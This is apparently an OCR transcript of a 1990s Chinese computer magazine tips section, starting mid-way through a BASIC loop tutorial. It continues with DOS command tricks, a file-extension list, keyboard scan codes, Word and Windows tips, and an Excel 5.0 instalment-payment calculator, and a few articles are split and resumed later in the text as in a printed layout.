DIM G(I,J)

和一维变量相同，我们也得在这句话之前，对 I 和 J 赋值。

16.FOR……TO……STEP……NEXT 对于……到……步长……下一个。例如：

FOR I=1 TO 20 STEP 2

的含义为：就 I 的值从 1 变化到 20 而言，其变化的步长为 2，即 I 值由 1 变到 3，由 3 变到 5，由 5 变到 7，……，最后变到 19，共有 10 次变化。STEP 省略时表示步长为 1，即 I 由 1 变到 2，由 2 变到 3，由 3 变到 4，……，直至 20。NEXT 意为下一个、下一次。NEXT 不能单独使用，与 FOR……STEP……合在一起称为循环语句。我们把上例写得完整些，加上行号，就成了一个小小的程序。

```
10 FOR I=1 TO 20
20 PRINT I
30 NEXT
```

当程序刚运行时，由第 10 行开始，I 等于 1，接着执行第 20 行，显示 I 值，显示的结果为 1，再往下运行到 30 行，30 行的命令是"下一个！"，这时电脑返回到第 10 行，此时的 I 变成了 2，向下第二次执行 PRINT I 语句，再显示 I，此时的 I 已经是 2，显示 2，再向下第二次执行 30 行，30 行再次发出'下一个！'的命令，电脑又一次转向第 10 行，开始第三次循环。就这样不停地循环，共循环 20 次，显示 20 次 I 值：1，2，3，……，20。NEXT 语句的写法很简单，一般的写法是：

NEXT I

I 叫循环变量，它必须和 FOR 语句一致，如

FOR I/NEXT I
FOR J/NEXT J

NEXT 后面的 I 也可省略不写，但写上看得更清楚，能知道谁和谁是一对，便于检查，尤其是循环语句中还套有循环语句时，更是如此。当处理一个二维数组时，就能遇到这种情况。下面是一个假设的二维数组，一共有 3 行，5 列：

235 148 213 222 194
132 988 712 42 09
216 165 93 222 211

把行的循环变量写成 I，把列的循环变量写成 J，把这个变量的名字定为 G，写一个显示上述二维数组的程序：

```
10 FOR I=1 TO 3
20 FOR J=1 TO 5
30 PRINT G(I,J)
40 NEXT J
50 NEXT I
```

在这个程序中，内循环是 FOR J/NEXT J，外循环是 FOR I/NEXT I。程序运行时，先执行第 10 行，此时 I=1，表示是第一行数字。执行第 20 行时，J 也是 1，表示是第一行数字的第一个数(第一行第一列)。执行第 30 行时，显示第一行第一列的数字 235。执行第 40 行时发出 NEXT J(下一个 J)的命令。程序返回到第 20 行，此时 20 行的 J=2。30 行显示第一行数字的第二个数 148，40 行又令返回到第 20 行。再次返回时的 J 为 3，显示 213。……，如此循环，直至 J=5，显示完第一行最后一个数 194。这时将向下走，执行第 50 行"下一个 I"，命令返回到第 10 行。经过外循环返回时，I=2，电脑将重复执行上述过程，完成显示第二行的数。当 J 第二次等于 5 以后，再次执行第 50 行，返回到第 10 行，作第三次内循环。最后完成全程序运行，完成 5×3=15 个数的显示。

说明：本文在上期中所有 blog(t) 都应改为 b*log(t)，6.0496log(t)应改为 6.0496*log(t)。关于乘法，BASIC 语言(包括其它一些高级语言)不能识别如 XY，而必须是 X*Y。

(待续)





DOS 的输入输出重定向功能操作符中有个“ | ”符号。“ | ”在屏幕上显示像一根两节棍，打印出来却又是一根直棒，好像一根变化多端的“金箍棒”，指这指那，变化万千，它的重定向功能使 DOS 操作变得灿烂多彩。

“ | ”这根万能的‘金箍棒’，又称为管道(PIPE)。在 DOS 的输入输出重定向功能操作中，它不要求建立中间文件，但要求管道符号的两端均具有数据的‘驱动’能力，只要能沟通双方的数据流动即可，这也是用‘管道’一词的喻意。你只要掌握了它的变化功能，就能够得心应手地运用它。

如查看磁盘目录内容并分页显示，可用 DIR | MORE，即 DIR 命令的输出数据变为 MORE 命令的输入数据。

如将文件 D.TXT 中的内容排序分页表示，可用 TYPE D.TXT | SORT | MORE，即 TYPE 命令的输出成为 SORT 命令的输入，而 SORT 命令的输出则成为 MORE 命令的输入。

用 DIR | SORT >SORT.TXT，能将当前目录内容按文件名排序，并将结果存入 SORT.TXT 中；再用 TYPE SORT.TXT | FIND “DBF”>DBF，又能将 SORT.TXT 文件中扩展名为 DBF 的目录信息存入文件 DBF 中。

用 DOS 隐含子目录

□天津 FOREST

以前多种媒体上，介绍过许多隐含目录的方法，但都离不开用 PCTOOLS、DEBUG 等工具修改，这样不但麻烦，而且危险，虽然可以用 WINDOWS 隐含，但恢复较麻烦。在使用中，笔者偶然发现了一种用 DOS 的 ATTRIB 命令直接隐含子目录的方法。例如:要隐含一个叫 PAL 的子目录，可以使用命令：

ATTRIB +H PAL. (即在子目录名后加一个点)

对于有扩展名的子目录，只需直接使用 ATTRIB 命令。但，本方法只适用于高版本的 DOS，且不支持 NDOS。

快速查找文件二法

□济南 冯杰

对于普通的微机操作人员来说，如果忘记某个文件存在哪一个子目录下，大多只会采用 DIR 命令，在一个个的子目录中查询。可以想象，如果计算机上子目录较多，运用此种方法就会花费很大气力。下面介绍两种小方法，愿为您排忧。

1. 使用 PCTOOLS 工具软件查找文件，方法是进入 PCTOOLS 后，按 F3，再按 L，屏幕提示输入驱动器号，再键入文件名后选 Y，即可进行搜索文件定位。

2. 在装有 MS-DOS 5.0 以上系统的机器上，根目录下键入 DIR〈文件名〉/s，也可很方便地找到需要的文件。

多级子目录的建立

□湖北 虞亦甫

了解 DOS 命令的用户都知道，利用 DOS 提供的建立子目录的命令 MKDIR(或 MD) 一次只能建立一级子目录，若要建立多级子目录，则必须重复执行 MKDIR(或 MD)，这是一般计算机用户不愿进行但又必须进行的重复操作，有些用户自己用 C 语言或汇编语言编写了专门的文件。其实，利用 DOS 本身的 XCOPY 命令就可很方便地解决这个问题。

将 A 驱动器上的 XSCJ.DBF 文件复制到当前驱动器上的子目录\USER\DATA\BAK(当前驱动器上没有此子目录)下可用下列命令：

XCOPY A:XSCJ.DBF \USER\DATA\BAK\

若只想建立一个空的子目录，再进行以下操作即可：

DEL \USER\DATA\BAK

DOS 中的 MOVE

□济南　冯杰

计算机硬盘分区后，有时需要把一组文件或应用软件转移到另一个分区去。在 MS－DOS 6.0 以前，这一任务的完成，只能采用 COPY 命令来实现。如果我们不想保留原文件，还必须对原文件作删除。而 MS－DOS 6.0 提供的新的外部命令——MOVE，却可以自由地完成以上工作，并且可以根据需要更换子目录名和文件名。下面介绍几种具体用法：

1. 搬移单个文件

C:\>MOVE　\TXT\〈文件名全称〉 D:\WORD

将 C 盘 TXT 子目录下某文件搬移到 D 盘 WORD 子目录下。

2. 搬移多个文件

C:\>CD TXT

C:\TXT>MOVE〈文件 1〉,〈文件 2〉,... D:\WORD

将 C 盘 TXT 子目录中文件 1 和文件 2 等搬移到 D 盘 WORD 子目录中。

3. 搬移某子目录下的所有文件

C:\>MOVE　\TXT*.* D:\WORD

将 C 盘 TXT 子目录下所有的文件搬移到 D 盘 WORD 子目录下。

4. 更改子目录名

C:\>MOVE　\TXT　\TXT1

将\TXT 目录改名为\TXT1，目录内所有文件都不受影响。

5. 文件搬移的同时更改文件名

C:\>MOVE　\TXT\〈文件 1〉 D:\WORD\〈文件 2〉

将 C 盘 TXT 子目录下文件 1 搬移到 D 盘 WORD 子目录下并更名为文件 2。

6. 连同子目录名一并搬移

C:\>MOVE　D:\TXT*.*　E:\TXT

将 D 盘 TXT 子目录下的所有文件搬移到 E 盘根目录下。MOVE 将自动在 E 盘根目录下建立 TXT 这个子目录并搬移所有文件。这个子目录名也可以更改。

巧获 DOS 命令

□洛阳　张留超

高版本 DOS(5.0 以上) 较低版本 DOS 在命令方面又增添了许多内容，这其中包括新增命令和新增命令参数。如果把这些命令的使用方法及命令格式打印出来，想必对学习和保存均大有裨益。在此介绍一个简单的方法：

1. 首先打印一张 DOS 命令的列表。

C:\DOS\TYPE　DOSHELP.HLP>PRN

2. 建立一个子目录，如 TXT，并转换路径。

C:\MD TXT

C:\CD TXT

3. 由于高版本 DOS 的各个命令均接受/? 参数，因此按照 DOS 的重定向功能把所有的 DOS 命令依照打印出来的命令列表逐个建立成相应的文本文件（名字要区别开！)，这是关键的一步。假如 PATH 命令中包含 C:\DOS 路径，就可这样做，如：

C:\TXT>APPEND/?>AP.T

C:\TXT>DOSKEY/?>DO.T

......

4. 合并所有的 .T 文件为 DOSCMD.TXT，

C:\TXT>COPY　*.T　DOSCMD.TXT

5. 删除所有的 .T 文件，

C:\TXT>DEL　*.T

6. 在 WPS 或 WORD 编辑 DOSCMD.TXT，可以根据个人爱好加上不同类型的文字说明，如使用方法，经验和注意事项等，编辑后打印输出，此时展现在你面前的就是一份精美而有价值的资料。

编者：今年第 3 期“一次退出多级子目录程序”的文章登出后，不少读者来信提出更简便的方法，即 CD... 退两级，CD.... 退三级，……但却忘了注明是 DOS7.0 版本。方法很简单，但使用 DOS6.X 的朋友却只能望“点”兴叹了。

形形色色的文件扩展名

□北京　　刘浩生

如果刚刚开始学习电脑知识，知道 .EXE 是可执行文件，也算是一点收获吧。然而在面对各种各样的文件时，总会有些茫然。这些文件倒底是什么呢?

MS－DOS 下的所有程序和数据都是以文件的形式存储在磁盘上的（包括 MS－DOS 本身)，为了区别不同的文件，每个文件必须有一个标识文件名。它由名字和扩展名组成。名字出现在前面，扩展名总是以圆点(.)与名字隔开。例如 MYSELF.EXE。文件选择名字的规则是：

1. 由不多于 8 个字符组成。(对 DOS6.22 或更低版本而言，WIN95 及其 DOS7.0 已支持长文件名。)

2. 不能含有空格、逗号、反斜杠、或圆点。

3. 不能包括如下的名字：CLOCK $，CON，AUX，COM1，LPT1，NUL，PRN 等。

4. 扩展名由三个字符组成，字符的规定与文件名相同。文件的扩展名不是非写不可的，但它用于标识文件的类型。由于不同类型的文件执行不同的任务，因此识别文件的类型和用途是必要的。

文件类型及所使用的文件扩展名介绍如下：

1. 程序文件

含有计算机可以运行的程序，扩展名通常为 .COM 或 .EXE。

2. 系统文件

这类文件含有关于硬件的说明，一般又称为设备驱动程序。扩展名为 .SYS。

3. 批处理程序

含有 MS－DOS 命令的无格式的文本文件。扩展名为 .BAT

4. 无格式的文本文件

几乎所有的计算机程序都使用 ASCII 系统代表文本。无格式的文本文件只含有文本。扩展名为 .ASC 或 .TXT。

5. 特定文件

有些程序通常会产生仅由程序自己使用的，含有代码的文件。现简要地举例如下：

.ARC　PKARC 的压缩文件
.DDI　DISKDUPE 的压缩文件
.ICE .IZH　压缩文件，由 LHA 解压
.ZIP　PKZIP 的压缩文件，由 PKUNZIP 解压
.ARJ　ARJ 的压缩文件，由 ARJ 解压
.IMG　磁盘镜像文件
.ASM　汇编语言程序
.BAS　BASIC 语言程序
.PAS　PASCAL 语言程序
.C　C 语言程序
.H　C 语言所需 include 的头文件
.CPP　C++语言程序
.HPP　C++的头文件
.LIB　库文件(Library)
.OBJ　目标文件(Object)
.BGI　(Borland Graphics Interface) Borland 公司的图形界面文件。
.BIN　(Binary)DOS 的二进制文件。
.DAT　(Data File)二进制数据文件。
.BAK　(Backup)备份文件。
.CHK　由 chkdsk.exe 产生的文件。
.DRV　(Drive)驱动程序。
.DBF　dBase、Foxbase 等的标准数据库。
.FXP　已被 Foxpro 编绎过的 .PRG 文件。
.BMP　(Bitmap) MS－Windows 标准位图。
.GIF　(Graphics Interchange Format)是 BBS，Internet 网上最流行的图像格式。
.JPG　依照 JPEG 压缩规格的图像文件。
.FLI　Auto Desk 公司的动画文件。
.AVI　(Audio Video Interface)微软标准动画文件(动画文件还有 .MPG .MOV)
.ICN .ICO　Windows 的图标文件(Icon)
(常见的图像文件格式还有：.TGA .RLE .TIF .PCX .LBM .WMF .IFF .PBM .PGM .PNG)
.CMF　(Creative Music File)Creative 公司的音乐文件
.INS　Creative 公司的音色文件
.WAV　Windows 的声音文件(Wave)
.MID　迷笛文件(Midi)
.DLL　(Dynamic Linked Library)Windows 动态链接库。
.PIF　Windows 执行 DOS 程序的资讯文件。(Program Information File)
.INI　(Initial)Windows 初始化文件。
.HLP　Windows 的帮助文件
.FNT　(Font)Windows 的字体文件
.FRM　Visual Basic 系列的 Form 窗体文件。
.WRI　Windows 书写器文件
.DOC　(Document)Windows Word 文挡
(MS－Office 套装系列还有 Excel 的表格文件 .XLS，Access 的 .MBD 等)

键位码的小知识

□合肥 王辉

编程者常会有这样的要求，即根据用户的实时选择来控制程序的流向，这就要求我们在程序中去获取用户所按键的“代码”。初学编程者使用的常常是ASCII字符集中所定义的代码，它的使用广而且简单，但是键盘上有不少键（或组合键）无相应ASCII字符，怎么去确定它们呢？这就要使用键位码了。

键位码，顾名思义是用来指明所按键的键盘位置的代码。键盘上的任意一键（或某些特定的组合键）都与唯一的键位码对应，因此可以根据键位码来判断所按键。键位码的编码是很有规律的。例如键盘上打字区的键的位码是如下编定的：左上角的ESC键码为1（十进制数据，下同），同行往右的键的位码依次递增，+/=键的位码为13，Backspace键的位码为14；接着，Tab键的位码为15，字母Q为16，同行往右同样依次递增至]/}键为27，回车键为28；接着，下一行的A为30，同样向右的键的位码递增，至引号（单、双）键的位码为40，~'键为41，左边的shift键为42、反斜杠键为43，字母Z定为44，接下来往右同理，至右边的shift键为54。可见，键位码的编制是与键的物理位置有密切关系的，而不区分键的内容（如同一键上可能有单引号和双引号，二者键位码一样；而返回的ASCII码却不同）。功能键F1至F10依次对应59至68。上下左右四个方向的光标控制键的位码分别是72、80、75和77，但小键盘区上的光标控制兼数字键的上下左右键的位码也分别是72、80、75和77，二者相同！事实上，光标控制编辑区的键的位码与小键盘区上相对应的键的位码均相同。

那么，如何在程序中使用键位码呢？事实上，当从键盘读入一个字符或特殊键或组合键时，返回的是两个字节的码（叫做键盘扫描码），其低字节存放的是按键的ASCII码，高字节存放的是按键的键位码。当所按的键是一个普通的ASCII字符时，扫描码的低字节就存放着该字符的ASCII码；当所按的键是一功能键（如F1－F10等）、光标控制键或是组合键（如Ctrl+F1、Alt+H等），则无相应的ASCII码，故其低字节存放的是0，这时无法通过低字节所存的信息去做出判断，只能用高字节所存的键位码来判断所按的键了。在Turbo C中使用键位码是十分方便的，其提供的库函数getch()可以返回键的键位码或ASCII码。当所读的键为普通字符（即在ASCII字符集中已定义了的）时，函数返回该字符的ASCII码。当键入功能键或控制键时，函数返回键位码。

不同的微机键盘所返回的键位码会有所不同，文中的例子适合于IBM PC或兼容机的键盘。

图标失而复得

□江西 乐时进

当我们安装完WINDOWS3.X后，系统会自动地建立起一系列的自身图标，用户也可以根据需要一一创建。倘若在程序管理器中，部分或全部的图标被删除，该采取什么方法去恢复它呢？

首先，进入WINDOWS，在文件栏中建立SETUP程序组，然后在程序项的命令行中用浏览方式，找到WINDOWS目录下的SETUP.TXT组文件，确定，建立SETUP图标。用鼠标双击SETUP图标，再双击选项，选择选项中的‘安装应用程序”，在确定搜索路径的前提下搜索应用程序，根据系统提示，把所需要的应用程序让计算机自动地从硬盘中全部找到，然后全部新增进去，安装成能在WINDOWS下运行的应用程序。如果该硬盘已有PIF，可用新的图标替换程序管理器中原有的图标，否则创建新的图标，这时，系统根据搜索结果，把全部的图标都加入到应用程序这个程序组中去。因在硬盘中是有规律地搜索目录，所以在应用程序组中产生的同一类应用程序的图标都是紧靠在一起。最后，根据需要，建立各应用程序组，按住CTRL键，再拖曳鼠标，分别把紧靠在一起且属于同一类的应用程序的图标，分门别类地复制到不同的程序组中。如果还要产生WINDOWS的自身程序组，可选用‘新增/删除WINDOWS部件”，同样可以得到其图标。至此，失去的图标也就完全恢复了。

值得注意的是：在搜索过程中，如全部搜索，那就会产生很多以前未建立的图标。如果不需要，可删除这些图标。有些甚至还不能运行，原因可能是工作目录非法，没找到动态链接文件等。当出现这种情况时，我们根据不同的情况，查明原因并加以排除。一般来说，只是部分图标丢失，可以有选择地找到该程序组，把丢失的图标加以恢复，不必大动干戈。如果硬盘中应用程序下的可执行文件都找不到，想恢复它的图标也就不可能了。

WORD6.0 的小技巧

□江苏　黄旭东　　□洛阳　张留超

1. 空心字体的制作　(1)将光标定位至需要输入空心字体的地方;(2)利用“插入”(I)’菜单中的“对象(O)”命令,选择 Microsoft Wordart 2.0 运行;(3)在输入文字提示方框中输入所需要的文字,确定文字的大小;(4)选取“格式(T)’菜单之中的“边框(E)’项,指定适宜宽度的线条,并且指定适宜的色彩(除白色);(5)再次选择“格式(T)’菜单中“底纹(H)’项,在“样式(S)’栏中,选取白色。(6)除以上步骤外,还可以利用屏幕工具栏按钮,对空心字体进行一系列的艺术加工,如:旋转、弯曲变形、设置阴影等等,一直到自己满意为止。

2. 半角希腊字母的输入　利用 Word 的字体变换功能。具体操作为:(1)当要输入半角希腊字母时,在格式栏的字体框中选取 Symbol,输入时按键盘上相应的英文字母键。(2)要从输入希腊文字切回至输入中英文状态时,只需选回原字体,就可以了。

3. 高级查找技术的使用　Word6.0 除了能查找固定的单词和符号外,还可查找指定的字符和操作符的组合。如:一篇文章中包含了“第一号”、“第二号”、“第三号”……“第十八号”等等一系列的词组,我们想把它们一一查找出来。具体操作为:(1)在“编辑’菜单中选取“查找’命令,接着选择“模式匹配’复选框。(2)在“查找内容’框中键入“第”。(3)再按下“特殊字符”按钮,选取“任何字符串”。(4)再在“查找内容’框中键入“号”,接着就可进行查找了。

4. 页码的插入　有时,我们需要操作多页的文档,每页进行插入顺序编码,为此 Word6.0 提供了方法:(1)在“视图’菜单中选取“页眉和页脚”,进入其对话框。(2)当页眉中央出现插入点后,我们可左右调整它至满意的位置。(3)点击工具栏上的“页码域’按钮。(4)最后选取“关闭”。经过以上步骤后,我们就会在各页的页面上看到标注的 1、2、3、……页码了。

5. 对编辑内容的隐藏　在编辑文件的过程当中,如果我们不想让别人知道编辑的内容,那么我们可采取以下操作:(1)选中需要隐藏的内容(抹黑),打开“格式[O]’菜单。(2)选择“字体”,在“效果’栏上点“隐藏[I]”。(3)最后点“确定(OK)’就可以了。

6. 实现剪裁可不用剪贴板　在 Word6.0 当中,它还提供了一种不用剪贴板就可以实现剪贴的功能。操作为:(1)在文章中选中第一块内容,使它高亮显示,接着按 Ctrl+F3 键。(2)选中第二块内容,使它高亮显示,接着按 Ctrl+F3 键……重复这一过程,一直到完成需剪裁的所有部分。(3)在以上步骤中,裁剪下来的内容被连续地存放到一个缓冲器当中了。我们要显示缓冲器中的内容,只需按 Ctrl+Shift+F3 键即可。

7. 对文档修订的记录　有时,我们想逐一记录下所有修订文档的过程,Word 也提供了很好的方法:(1)打开需要保护的文档;(2)选取“工具’菜单中的“保护文档”;(3)选取“修订’选项按钮,审阅者既不能隐藏修订标记,又不能接受或拒绝文档的修订。(4)对于经过保护性操作后的某个文档,可确保审阅者对它所有的修改均能逐一记录。这时的最好方法是设置一口令,就可避免别的用户未经许可,自行解除对文档的保护。(5)按下“确定’钮即可。

8. 设置默认文件位置　Word 的默认存取文件位置为:C:\winword,但是一般情况下,用户文件最好不放在该目录下,而是建立用户子目录,但是这样一来,每次存、取文件时都要对目录反复设置一番,很是繁琐。可以利用以下方法将用户子目录设成 Word 的默认存取文件位置,这样,每次存、取文件时系统自动定位到该用户子目录。例如,我的文件总是放在 C 盘的 C:\gjw 子目录下,那么打开“工具”菜单下的“选项’对话框,选中“文件位置’卡,在文件类型选择项中选“文档”,然后按“更改”按钮,在弹出的又一对话框中,先指定驱动器为 C,再在文档位置中键人“C:\gjw’或在目录栏选中“C:\gjw’目录。

9. 设置文件存取口令　打开“文件’菜单中的“另存为’对话框,选中其中的“选项’按钮,然后在“保护口令’中输入口令,按“确定”,则弹出确认窗口,此时重新输入刚才敲人的保护口令,再按“确定”,即完成了对该文件的口令设置。

10. 直接删除文档　在 Word 中可以直接删除文档。首先应关闭要删除的文档(因 Word 不能对正在使用的文档操作),在“文件’菜单中选择“查找文件”,在

WIN95 与 WIN3.2 的快速切换

□四川　毛锡琼

和大多数电脑爱好者一样，我以为在自己的计算机中安装上多个操作系统“DOS”，“PWIN 3.2”，“PWIN 95”，肯定是一件好事。但是操作系统装多了以后，要想很好的驾驭它们却不那么容易了，费了很大的功夫，编制了一个“DOS 下的多重配置菜单”，以图解决多个操作系统下的来回切换的问题，也就是想法要避开那种实在是令人不可忍受的，“即费马达又费电”的开机关机操作，结果还是不能十分令人满意，只好另辟捷径。

这里介绍一种利用“PWIN 95”下的“建立快捷方式”的办法，至少实现了在“PWIN 95”、“PWIN 3.2”、“DOS 7.0”之间，不必开关机器电源的顺利切换。条件必须是先完成“PWIN 95”和“PWIN 3.2”所谓相互独立的双安装，此例中“DOS 6.22”安装在“C”盘，“PWIN 3.2”安装在“D”盘，“PWIN 95”安装在“C”盘。

1. 启动机器进入“PWIN 95”，在“桌面”中用鼠标点击“我的电脑”，打开“D”盘找到“PWIN 3.2”文件夹，用鼠标右键单击该文件夹，点击“创建快捷方式[S]”，在“桌面”上生成一“快捷图标”，用鼠标将其拖到“桌面”空白处并顺手删去最先生成的那一个“快捷图标”然后关闭打开的“D”盘。

2. 在“桌面”上用鼠标右键点击“快捷图标”，点击“属性[R]”子菜单。在属性子菜单中用鼠标打开“快捷方式”子菜单，并在其“目标[R]”栏目中键入“D:\PWIN 3.2\WIN.COM”，然后根据你的个人喜好确定是否要更改图标，如需要则点击“更改图标[C]”，选择后点击“确定”，一个新的图形会替换先前的图标。

3. 再次用鼠标右键点击“快捷图标”，点击“属性[R]”并打开菜单中的“程序”子菜单，在“命令行[L]”中键入“D:\PWIN 32\WIN.COM”，在“工作目录[W]”中键入“D:\PWIN32”，点击“退出时关闭[X]”前的小方框后，再打开“高级[V]”子菜单，在“高级程序设置子菜单中，点击“MS-DOS 方式[M]”前的小方框(打勾)，点击“使用当前 MS-DOS 配置[U]”前的小圆圈(打点)后，点击“确定”退出。

4. 如果你对刚刚建立的“快捷图标”的下标注文字内容感到不满意的话，这时你可以再用鼠标右键拉开子菜单对其“重命名”，最后用鼠标将你处理满意的“快捷图标”拖放到你认为合适的位置上即告完成。

重启后你就可以在“PWIN 95”下用鼠标点击“PWIN 3.2”的“快捷图标”直接进入“PWIN 3.2”，当你关闭了“PWIN 3.2”之后，系统又回到“PWIN 95”之中。

弹出的搜索窗口中，在“文件名”处填入要删除的文件名，在“位置”处填入要删除文件所在目录，选择“确定”按钮，查找过程即开始，在搜索到选定文档后，会弹出“查找文件”对话框，此时点击对话框中的“命令”按钮，再选择其中的“删除”命令，即完成了对选定的文档的删除。

11. 制作统计图表功能　在 Word 中可将二维表中的统计数据制成各种统计图，如饼图、柱状图、条形图等。具体方法如下：选中二维表中的数据，再点工具栏中的“插入图表”工具，则会弹出图表类型选择窗口，有 15 种类型供你选择，选择之后，再按“下一步”，最后按“完成”，即可在二维表之后产生一个统计图。

12. 图文叠加　有时需要将文字和某个图形进行叠加。具体方法如下：点按绘图工具栏(如果绘图工具栏没显示出来，则可点按工具栏中的“绘图”按钮，即可出现绘图工具栏，再按则绘图工具栏消失)中的“文本框”，则光标会变成+字形，按住鼠标左键拖动，则可形成一柱形框，在柱形文本框中输入文字。再将光标移到合适位置，选“插入”菜单中的“图片”，在弹出的窗口中选择要叠加的图片文件(例.bmp 文件)，则该图片被插入到文档中，再将文本框移到该图形上，则应该可以看到该文本框中的文字已与图片叠加了。如果文字被图片遮住了，则可先选中文本框，点击绘图工具栏上的“置于文字之前”按钮即可。

编注：本文 1—7 由江苏黄旭东提供，8—12 由洛阳张留超提供。

EXCEL5.0 窗体工具的应用

□北京　徐江伟

EXCEL5.0 所具有的强大功能，不光表现在其特有的宏语言，OLE(对象链接和嵌入)，VBA(Visual Basic for Application)和优秀的制表功能上，单从其不起眼的‘窗体工具’便可略见一斑。

为了使大家也能更深一步的了解并应用 EXCEL5.0 的窗体工具，下面介绍窗体工具的一例应用——分期付款购买电脑查询系统。表中价格仅供举例说明,无实际意义,读者也可输入其他内容。

第一步:建立初始表。在新的一页工作表中按图 1 输入。(注 输入 B3、B5 和 B7 单元格时,实际上是分别输入“ =b1+b2”、“ =b3-b4”和“ =b5/(12*b6)”),再选中 B 列,单击“格式”菜单中“单元格”,在弹出的对话框中选中‘数字’页,在‘分类’框中选‘数值”,在“格式选项’框中选“ #,##0”,然后选确定。

(注:行号,列号请与图中一致。若想使列宽与文字宽度一致,只需选中一列,单击‘格式’菜单中的‘列”和‘最合适的列宽’即可。)

	A	B
1	标准配置价格	8,000
2	多媒体套件价格	1,200
3	合计金额	9,200
4	首期支付金额	1,000
5	待偿金额	8,200
6	偿还年份	3
7	每月须支付	228

图 1

	M	N
1	标准配置名称	价格1
2	奔腾5/100 8M 1.28G 1.44软 .28逐彩	7800
3	奔腾5/133 16M 1.28G 1.44软 .28逐彩	8700
4	奔腾5/166 16M 1.72G 1.44软 .28逐彩	10500
5	Cyrix6x86/133+16M 1.28G 1.44软 .28逐彩	8200
6	Cyrix6x86/150+16M 1.28G 1.44软 .28逐彩	8800
7	Cyrix6x86/166+16M 1.64G 1.44软 .28逐彩	9600
8	Cyrix6x86/200+16M 2.18G 1.44软 .25逐彩	11800
9	AMD K5/100 16M 1.28G 1.44软 .28逐彩	8870

图 2

第二步 建立资源表。输入图 2 内容。然后对该表进行定义。单击 M1 单元,然后按 Ctrl+*(小键盘)。这时选定该区域。再单击‘插入’菜单中‘名字’和‘指定’项。在弹出的对话框中只选中‘顶端行’项,然后确定。这样就使该区域中以第一行的元素为该列的名称。它们将在下面的链接中起作用。

输入图 3 并按照第二步对其进行‘命名定义”。

	P	Q
1	多媒体套件名称	价格2
2	免	0
3	6倍速光驱+100W音箱+真16位声卡+解压卡	720
4	8倍速光驱+200W音箱+真16位声卡+解压,电视卡	1500
5	10倍速光驱+200W音箱+真16位声卡+解压,电视,MODEM卡	2100

图 3

第三步:建立下拉列表框和微调钮并将其与资源表链接。(注意,我们开始运用‘窗体工具’了。)用鼠标右键单击工具栏的任何地方,在弹出的下拉表中确保“窗体”一项被选中。桌面上会出现如图 4 的工具栏。



图 4

我们先来作‘标准配置’的下拉列表。单击其中的“下拉框控制项”,这时鼠标光标变成‘+’字状。按图 5 中的位置(即从 E1 单元左上至 I1 单元中下部)拖曳

	E	F	G	H	I	J
1	奔腾5/100 8M 1.28G 1.44软 .28逐彩					1
2	6倍速光驱+100W音箱+真16位声卡+解压卡					2
3						
4						900
5						
6						1

图 5

出一个下拉列表框。用鼠标右键单击以选中此列表框,然后左键双击之。在弹出的列表框中选中“控制项”页,并按表 1 中的内容输入后确定,再使鼠标任意单击其它单元。此时,刚刚建立的下拉列表框则与‘标准配置名称”表链接起来。当鼠标在列表框中选择一项后,在同行的 J 列单元里会显示该项在‘标准配置名称’表中的序号。用同一方法作第二行的列表框,输入内容参考表 2。

WORD 7.0 替换文本的方法

□河南　张焱

方法 1：用编辑菜单中的替换功能或 CRTL + H，分别输入要查找和替换的内容进行替换即可。如果“替换为”的内容在正文中已存在，就可以将其先复制到剪贴板，然后在“替换为”对话框中按 CTRL + V 将剪贴板的内容复制过来即可，免去了输入之劳。

方法 2：用工具菜单中的自动更正功能。当“键入时自动转换”项有效时，如果条目列表中已有自动转换条目，则可直接替换。例如：有条目输入项为“TXDZ”，替换项为“河南濮阳油田五一路北高级中学”，在文档中若输入 TXDZ 后跟一空格时，实际出现在文档中的将是“河南濮阳油田五一路北高级中学”。如果条目列表中没有所用自动转换条目，可以自己进行编辑。方法为：在对话框中的“输入”栏和“替换为：”栏分别输入内容后，单击“添加”按钮，将新建条目增加到列表中，可继续建立新条目，结束时，单击“确定”按钮即可。这样经常积累，可将常用句、段保存成自动更正条目，使用时方便快捷，省时高效。注意：自动转换条目长度不能超过 256 个字符，若过长，可用两　条来组合。

方法 3：使用自动图文集或图文场。若使用已有的自动图文集，则在欲插人图文集的位置键人自动图文集的名称，然后按 F3 键即可。或选择编辑菜单中的自动图文集功能输入名称，单击“插入”即可。也可自己建立自动图文集词条。方法：在文档中键人文本或图形，然后选择这些文本和图形或是二者的组合，然后选择自动图文集功能，或单击自动图文集快捷工具，在对话框中输入词条名称单击“新增”，即可以后使用。与方法 2 相比：自动图文集词条的长度不限，而且可以是图形或图文混合，功能更强大。

若自动图文集的内容来自几个文档，或同一文档中几个不同的区域，可利用图文场。建立方法：分别在文档中选择要建立图文场的对象，然后按 CTRL + F3，则删除选择的对象并送入“图文场”。使用“图文场”时，将插入点定位后，然后键入“图文场”三个汉字，再按 F3 键。此时“图文场”三个汉字将被“图文场”中的内容取代。图文场可以多次使用。若使用“图文场”并将“图文场”的内容清除，则定位插入点后，按 CTRL + SHIFT + F3 键。此时“图文场”的内容已插入，而且内容被清除。

表 1

可变单元格：	标准配置名称
单元格链接：	J1
高低点连线：	8

表 2

可变单元格：	多媒体套件名称
单元格链接：	J2
高低点连线：	4

找到窗体工具栏中“微调控制项”，它的建立、链接方法与列表框一致，输入内容按表 3，表 4 即可。

表 3

最小值	900
最大值	3000
递增量	300
单元格链接	J4

表 4

最小值	1
最大值	3
递增量	1
单元格链接	J6

第四步：将下拉列表框和微调钮与初始表链接。即在初始表的 B1，B2，B4，B6 四个单元中分别输入“ = index（价格 1，J1）”、“ = index（价格 2，J2）”、“J4”、“J6”。

最后，将 C，D，J，M，N，P，Q 列全部隐藏（选中要隐藏的列后，在“格式”菜单中的“列”下，选“隐藏”），便得到图 6 所示的结果了。如果想再对其进行添加或修改，只需在取消隐藏后，进行操作。当然，也可对这些重要单元进行保护。

在这个分期付款购买电脑查询系统中，“首期支付金额”可在 900～3000 元间进行调节，步长 300 元；“偿还年份”为 1～3 年。

整个过程的思路是先建立初始表，资源表，当找好两个表内单元之间的映射关系后，再建立列表框等窗体工具，并将其分别与资源表和初始表链接即可。

怎么样？你是不是也跃跃欲试了呢？让我们的 EXCEL 用起来！

	A	B	E	F	G	H	I
1	标准配置价格	7,800	奔腾5/100 8M 1.28G 1.44软 .28逐彩				
2	多媒体套件价格	720	6倍速光驱+100W音箱+真16位声卡+解压卡				
3	合计金额	8,520					
4	首期支付金额	3,000					
5	待偿金额	5,520					
6	偿还年份	3					
7	每月须支付	153					

图 6　分期付款购买电脑查询系统

用ToolBook设计电子图书

□北京 潘英

